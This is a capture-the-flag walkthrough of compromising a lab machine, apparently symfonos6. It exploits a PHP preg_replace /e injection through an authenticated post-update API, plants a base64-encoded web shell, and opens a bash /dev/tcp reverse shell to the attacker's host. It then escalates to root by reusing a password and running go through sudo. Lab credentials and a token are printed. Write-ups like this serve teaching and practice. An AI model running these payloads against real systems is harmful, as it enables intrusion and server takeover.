
Reading an application's code always beats guessing its behaviour from the outside, so we clone them both to review locally:
git clone http://192.168.1.161:3000/achilles/symfonos-blog
git clone http://192.168.1.161:3000/achilles/symfonos-api
ls
Cloning into 'symfonos-blog' ...
Username for 'http://192.168.1.161:3000': achilles
Password for 'http://achilles@192.168.1.161:3000':
remote: Total 8 (delta 0), reused 0 (delta 0)
Unpacking objects: 100% (8/8), 20.64 KiB | 4.13 MiB/s, done.

Cloning into 'symfonos-api' ...
remote: Total 33 (delta 1), reused 0 (delta 0)
Unpacking objects: 100% (33/33), 9.29 KiB | 951.00 KiB/s, done.

symfonos-api  symfonos-blog  test.js
The preg_replace with the /e modifier
symfonos-blog's index.php is the code behind the site at /posts/, the same one that answered 500 during the fuzzing. Reading it in full takes a minute and explains everything:
cat index.php
<?php
include "includes/dbconfig.php";
include "includes/db.php";

$db = new Db();
$result = $db->query("SELECT * FROM `posts` ORDER BY created_at DESC");
?>
...
<?php
while ($row = mysqli_fetch_assoc($result)) {
    $content = htmlspecialchars($row['text']);

    echo $content;

    preg_replace('/.*/e', $content, "Win");
}
?>
That last line deserves a slow read, because the argument order is the opposite of what it looks like: the pattern is /.*/, the replacement is $content (the post text, straight from the database) and the subject is the string "Win". With the /e modifier, PHP evaluates the replacement as code before substituting. In other words, what gets executed is the post's content: if we control that text, we have code execution on the server.
The catch is that the site offers no form to write or edit posts: no registration, no login, no panel:

That is where the other Go service fits, the one on port 5000, whose source lives in the symfonos-api repository. Reading it is what saves us from guessing the base path, which is not the obvious one:
cat api/api.go
func ApplyRoutes(r *gin.Engine) {
    api := r.Group("/ls2o4g")
    {
        apiv1.ApplyRoutes(api)
    }
}
A random prefix, /ls2o4g, that no fuzzing would have found. The next file adds the version and a ping to verify we read it right:
cat v1.0.go
curl http://192.168.1.161:5000/ls2o4g/v1.0/ping

{"message":"pong"}With the path confirmed, auth.go and auth.ctrl.go give the shape of the login:

func login(c *gin.Context) {
    type RequestBody struct {
        Username string `json:"username" binding:"required"`
        Password string `json:"password" binding:"required"`
    }
And posts.go with posts.ctrl.go, the shape of the method that matters:

posts.POST("/", middlewares.Authorized, create)
posts.GET("/", list)
posts.GET("/:id", read)
posts.DELETE("/:id", middlewares.Authorized, remove)
posts.PATCH("/:id", middlewares.Authorized, update)
func update(c *gin.Context) {
    user := c.MustGet("user").(User)
    type RequestBody struct {
        Text string `json:"text" binding:"required"`
    }
    ...
    if post.UserID != user.ID {
        c.AbortWithStatus(403)
        return
    }
    post.Text = requestBody.Text
    db.Save(&post)
The two facts we needed: authentication sends username and password as JSON, and a PATCH on /posts/<id> updates a post's text as long as the request carries a valid token and the post belongs to that user.
curl http://192.168.1.161:5000/ls2o4g/v1.0/auth/login \
  -d '{"username":"achilles","password":"h2sBr9gryBunKdF9"}' \
  -H "Content-Type: application/json"
{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NDI3MDAwMTMsInVzZXIiOnsiZGlzcGxheV9uYW1lIjoiYWNoaWxsZXMiLCJpZCI6MSwidXNlcm5hbWUiOiJhY2hpbGxlcyJ9fQ.QAwDT4TgXzQzt6kbvTcFDuaxxfWA7B7mfKNpHh0_vtg","user":{"display_name":"achilles","id":1,"username":"achilles"}}The same Gitea credentials work on the API, the kind of reuse always worth testing. Before injecting anything, we check that PATCH does what we think with a harmless string:
curl -s -X PATCH http://192.168.1.161:5000/ls2o4g/v1.0/posts/1 \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer <jwt>" \
  -d '{"text":"hola"}'
{"created_at":"2020-04-02T04:41:22-04:00","id":1,"text":"hola",
 "user":{"display_name":"achilles","id":1,"username":"achilles"}}
symfonos blog | Posts

hola
We control the post content, and the post content is evaluated as PHP. That is enough to inject code:
curl -s -X PATCH http://192.168.1.161:5000/ls2o4g/v1.0/posts/1 \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer <jwt>" \
  -d '{"text":"system(whoami);"}'
Reloading /posts/ shows the command output on screen: apache runs it.

system(whoami);apache apacheThe preg_replace /e evaluates the injected PHP and the page prints apache: we have RCE.
From RCE to webshell and revshell
Running one-off commands through PATCH is awkward and fragile, so the next step is to drop a webshell on disk. We generate it in Base64 first, so the PHP that has to travel inside the JSON carries no double quotes and no < or > to tangle the quoting on the command line:
echo -n '<?php system($_GET["cmd"]); ?>' | base64PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+And we write it with file_put_contents, which creates a new file (cmd.php) instead of depending on the post, whose content is overwritten on every request:
curl -s -X PATCH http://192.168.1.161:5000/ls2o4g/v1.0/posts/1 \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer <jwt>" \
  -d $'{"text": "file_put_contents(\'cmd.php\', base64_decode(\'PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+\'))"}'
{"created_at":"2020-04-02T04:41:22-04:00","id":1,"text":"file_put_contents('cmd.php', base64_decode('PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+'))","user":{"display_name":"achilles","id":1,"username":"achilles"}}We check the file is where it should be and answers:

http://192.168.1.161/posts/cmd.php?cmd=id

uid=48(apache) gid=48(apache) groups=48(apache)
With the webshell in place, all that is left is to ask it for a reverse shell. First the nc listener:
nc -nlvp 1234Then the trigger from the browser, with the command URL-encoded:
http://192.168.1.161/posts/cmd.php?cmd=bash -c "bash -i >& /dev/tcp/192.168.1.80/1234 0>&1"
192.168.1.161/posts/cmd.php?cmd=bash -c "bash -i >%26 /dev/tcp/192.168.1.80/1234 0>%261"
listening on [any] 1234 ...
connect to [192.168.1.80] from (UNKNOWN) [192.168.1.161] 58928
bash: no job control in this shell
bash-4.2$ whoami
apache
bash-4.2$ ls
cmd.php  css  includes  index.php
Privilege escalation
Password reuse: apache -> achilles
The password achilles leaked in Flyspray was, in theory, his Gitea account. Trying it as a system account costs one command, and it works:
su achilles      # h2sBr9gryBunKdF9
id
bash-4.2$ su achilles
Password:
[achilles@symfonos6 home]$ id
uid=1000(achilles) gid=1000(achilles) groups=1000(achilles),48(apache)
One password on the bug tracker, on Gitea, on the API and on the system account: four places, a single secret.
sudo go
achilles can run go as root without a password, a classic GTFOBins: go run compiles and executes whatever code we hand it, so we pass a program that sets SUID on /bin/bash.
sudo -l
# (ALL) NOPASSWD: /usr/local/go/bin/go
// script.go
package main
import "os/exec"
func main() { exec.Command("chmod", "+s", "/bin/bash").Run() }sudo /usr/local/go/bin/go run script.go
ls -l /bin/bash # -rwsr-sr-x root root /bin/bash
bash -p
# id -> uid=0(root)
